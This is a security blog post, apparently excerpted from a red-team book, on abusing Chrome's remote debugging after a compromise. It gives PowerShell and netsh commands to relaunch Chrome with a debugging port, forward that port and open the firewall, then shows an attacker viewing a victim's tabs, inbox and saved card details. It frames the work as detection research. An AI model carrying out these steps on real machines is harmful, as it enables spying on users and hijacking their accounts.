
Embrace The Red

wunderwuzzi's blog


Posted on Apr 28, 2020 #red #blue #cookies #book #ttp #post-exploitation

Chrome’s remote debugging feature enables malware post-exploitation to gain access to cookies. Root privileges are not required. This is a pretty well-known and commonly used adversarial technique - at least since 2018 when **Cookie Crimes** was released.

However, remote debugging also **allows observing user activities and sensitive personal information (aka spying on users) and controlling the browser from a remote computer**.



Below screenshot shows a simulated attacker controlling the victim’s browser and navigating to *chrome://settings* to inspect information:



192.168.0.103:48333/devtools/inspector.html?ws=192.168.0.103:48333/devtools/page/18F8B8827E5AD642AD499

Edit card

Name on card: Alice Allison

Card number: 1234567890

Expiration date: 10 2019

This card will be saved to this device only

```
<!doctype ht
<html dir="l
 ▶<head>…</h
…▼<body> ==
   ▶<setting
    <link re
    resource
   ▶<div hid
    <script
   ▶<iron-a1
   announcer:
   </body>
</html>
```

```
element.style
}
body {
   font-famil
     Tahoma,
   font-size:
}
body {
```

This is what we will discuss and explore more in this post, and it is a summary of one of the techniques described in the book “Cybersecurity Attacks - Red Team Strategies”.

At a high level, remote debugging is a development/test feature which, for some reason, made it into the ordinary retail version of Chrome.

Since its a “feature” and requires an adversary/malware to be present on the machine (post-exploitation) Chromium likely won’t be changing anything. Hence this post will highlight important detections that Anti-Virus products and Blue Teams should put in place to have telemetry for catching potential misuse or attacks and protecting users.

Hopefully this post can help raise additional awareness to improve detections and countermeasures.

But, first things first….

A very powerful cookie stealing technique was described by *mangopdf* in 2018 with **"Cookie Crimes"**. Chrome offers a remote debugging feature that can be abused by adversaries and malware post-exploitation to steal cookies (doesn't need root permissions). Cookie Crimes is now also part of Metasploit - cool stuff!

When I first saw this it was super useful right away during post-exploitation phase of red teaming ops on macOS to Pass the Cookie. At that time I also started experimenting more with the **remote debugging features** of Chrome, with some rather scary outcomes - and there is probably a lot more to figure out.

Besides stealing cookies, the feature allows to **remotely control the browser, observe browsing sessions, and gain access to sensitive user settings (like saved credit card numbers in the browser, etc)**. This is what we are going to discuss now a bit more.

This information is for research and educational purposes in order to learn about attacks, help build detection and countermeasures. Security and penetration testing requires authorization from proper stakeholders.

Chrome supports running headless in the background without the user noticing that it is running. Examples here are given for PowerShell, but feel free to adjust to whatever shell/OS you are using:

- To run Chrome headless without a visible UI, specify the **–headless** option, as follows:

  ```
  Start-Process "Chrome" "https://www.google.com" --headless
  ```

  This starts Chrome without the UI. To ensure a smooth start, specify **–no-first-run**.

- By running `Get-Process`, you can observe the newly created process as well.

- To terminate all Chrome instances, simply run:

```
Get-Process chrome | Stop-Process
```


This can be useful when learning more about this API and experimenting with it.

To start Chrome with remote debugging enabled run:

```
Start-Process "Chrome" "https://www.google.com --headless --remote-debugging-port=9222"
```

If you do not specify –headless and there is already an instance of Chrome running, then Chrome will open the new window in the existing browser and not enable the debugging port. So, either terminate all Chrome instances (using the preceding statement) or launch Chrome headless. We will discuss differences in more detail later.

Now you can already navigate to `localhost:9222` and see the debugging UI and play around with it:



```
<!doctype html>
<html itemscope itemtype="http://schema.org/WebPage" lang="en">
  ▶<head>…</head>
…▼<body jsmodel=" TvHxbe" class="hp vasq" id="gsr"> == $0
     <meta content="To all grocery workers, thank you" property="twitter:title">
     <meta content="To all grocery workers, thank you #GoogleDoodle #thankyouhelpers" property="twitter:description">
     <meta content="To all grocery
```

```
element.style {
}
body, html {                                (index):105
    font-size: small;
}
body {                                      (index):105
    background: ▶ □#fff;
    color: ■#222;
}
body, td, a, p, .h {                        (index):105
    font-family: arial,sans-serif;
}
html, body {                                (index):105
    height: 100%;
    margin: ▶ 0;
}
body {                            user agent stylesheet
```

At this point an adversary can perform the **“Cookie Crimes attack”** and steal all cookies using the

Network.getAllCookies() API - but let's experiment more with the UI.

The debugging port is only available locally now, but malware might make that remotely accessible. In order to do that, the adversary can perform a port forward. This will expose the port remotely over the network.

In Windows, this can be done by an Administrator using the `netsh interface portproxy` command. The following command shows how this is performed:

```
netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=48333 connectaddress=127.0.0.1 connectport=9222
```

Remote connections to this port will not be allowed because the firewall blocks them (we forwarded to port 48333). We have to add a new firewall rule to allow port 48333. So, let's allow that port through the firewall.

There are multiple ways to do this on Windows (we focus on Windows now, but should also work on macOS and Linux):


1. Use netsh to add a new firewall rule:

   ```
   netsh advfirewall firewall add rule name="Open Port 48333" dir=in action=allow protocol=TCP localport=48333
   ```

2. On modern Windows machines, this can also be done via PowerShell commands:

   ```
   New-NetFirewallRule -Name ChromeRemote -DisplayName "Open Port 48333" -Direction Inbound -Protocol tcp -LocalPort 48333 -Action Allow -Enabled True
   ```

Now, Mallory (our attacker) can connect from her attack machine to Alice's workstation on port 43888 and start remote controlling Chrome. The following screenshot shows what the initial connection might look like:



Inspectable pages

Chrome Media Router
chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm/_generated_background_page.html

Inspectable pages
http://192.168.0.103:48333/

Google
https://www.google.com/

https://banner.advertising.com/ads/msn3.html
https://banner.advertising.com/ads/msn3.html

Mail - Alice Allison - Outlook
https://outlook.live.com/mail/inbox

https://tag.idsync.analytics.yahoo.com/sp-frame.html?referrer=https%3A%2F%2Foutlook.live.com%2F
https://tag.idsync.analytics.yahoo.com/sp-frame.html?referrer=https%3A%2F%2Foutlook.live.com%2F

https://swc.cdn.skype.com/static-content/services.html#%7B%22host%22:%22outlook.live.com%22,%22hostOrigin%22:%22https://outlook.live.com%22,%22platformId%22:915,%22environm
9fbf-d7f9-799f-bdd93dff5b57%22,%22isAutostartEnabled%22:false%7D
https://swc.cdn.skype.com/static-content/services.html#%7B%22host%22:%22outlook.live.com%22,%22hostOrigin%22:%22https://outlook.live.com%22,%22platformId%22:915,%22
d7f9-799f-bdd93dff5b57%22,%22isAut

https://acdn.adnxs.com/ast/safeframe/1-0-0/html/safeframe-v2.html
https://acdn.adnxs.com/ast/safeframe/1-0-0/html/safeframe-v2.html

The screenshot shows the currently available sessions. These are basically the tabs the victim has opened at this point (for example, after restoring the sessions, or just the home page).

If you are trying this out yourself, you probably only see the Google home page listed (this is because for now we started a totally new browsing instance). Clicking the link will navigate you to the session/tab of the browser.

When creating a headless session we typically don't inherit the user's settings and so forth (you can look at the *–user-data-dir* option to learn more about this).


Although, there is also the **–restore-last-session** command-line option, which is something the Cookie Crimes author pointed out as well.

The basic idea is to terminate all Chrome instances and then relaunch them with remote debugging enabled. This technique is a bit intrusive, but it is quite effective to restart Chrome with the debug port exposed and at the same time inheriting the users's settings. To test this yourself, follow these steps:

1. First, terminate all Chrome processes (e.g. using PowerShell, assuming you are in the user's security context)
2. Afterward, launch Chrome in non-headless mode and restore the last session using the following command:

   ```
   Start-Process "Chrome" "--remote-debugging-port=9222 --restore-last-session"
   ```

3. Then, connect to the remote control UI to observe the victim's browsing sessions/tabs

   Inspectable pages

   Chrome Media Router
   chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm/_generated_background_page.html

   Inspectable pages
   http://192.168.0.103:48333/

   Google
   https://www.google.com/

   https://banner.advertising.com/ads/msn3.html
   https://banner.advertising.com/ads/msn3.html

   Mail - Alice Allison - Outlook
   https://outlook.live.com/mail/inbox

   https://tag.idsync.analytics.yahoo.com/sp-frame.html?referrer=https%3A%2F%2Foutlook.live.com%2F
   https://tag.idsync.analytics.yahoo.com/sp-frame.html?referrer=https%3A%2F%2Foutlook.live.com%2F

   https://swc.cdn.skype.com/static-content/services.html#%7B%22host%22:%22outlook.live.com%22,%22hostOrigin%22:%22https://outlook.live.com%22,%22platformId%22:915,%22environm
   9fbf-d7f9-799f-bdd93dff5b57%22,%22isAutostartEnabled%22:false%7D
   https://swc.cdn.skype.com/static-content/services.html#%7B%22host%22:%22outlook.live.com%22,%22hostOrigin%22:%22https://outlook.live.com%22,%22platformId%22:915,%22
   d7f9-799f-bdd93dff5b57%22,%22isAut


   https://acdn.adnxs.com/ast/safeframe/1-0-0/html/safeframe-v2.html
   https://acdn.adnxs.com/ast/safeframe/1-0-0/html/safeframe-v2.html

   As can be seen in the screenshot, there are multiple sessions being opened by Alice (the victim): a Google tab, an Outlook.com tab, and a few others.

4. By clicking any of the sessions, the attacker takes control of Alice's browser UI and can observe (as well as interfere with) what the user is doing.

Even multiple attackers can connect to the port and observe the browsing session.

As an example, in this demo we simulate the victim having a valid cookie for their email account, and if you enter https://outlook.com in the URL of the debugging session (this is the textbox written underneath the browser URL bar), the attacker will get access to the inbox:



192.168.0.103:48333/devtools/inspector.html?ws=192.168.0.103:48333/devtools/page/18F8B8827E5AD642AD499BA...

https://outlook.live.com/mail/inbox

Microsoft Store
Congrats! Your Microsoft a... 1/2/2019
Enjoy easy access to all your go-to services. ...

```
<!doctype html>
<html dir="ltr" xmlns="http://
www.w3.org/1999/xhtml" style="--black:
#000000; --blackTranslucent40:
rgba(0,0,0,0.4); --blackTranslucent10:
rgba(0,0,0,0.1); --white:#ffffff; --
whiteTranslucent40:rgba(255,255,255,0.4);
--whiteTranslucent90:rgba(255,255,255,0.9)
; --neutralDark:#201f1e; --neutralPrimary:
#323130; --neutralPrimaryAlt:#3b3a39; --
neutralSecondary:#605e5c; --
neutralTertiary:#a19f9d; --
neutralTertiaryAlt:#c8c6c4; --
neutralQuaternary:#d2d0ce; --
neutralQuaternaryAlt:#e1dfdd; --
neutralLight:#edebe9; --neutralLighter:
#f3f2f1; --neutralLighterAlt:#faf9f8; --
redDark:#a4262c; --green20:#0b6a0b; --
```

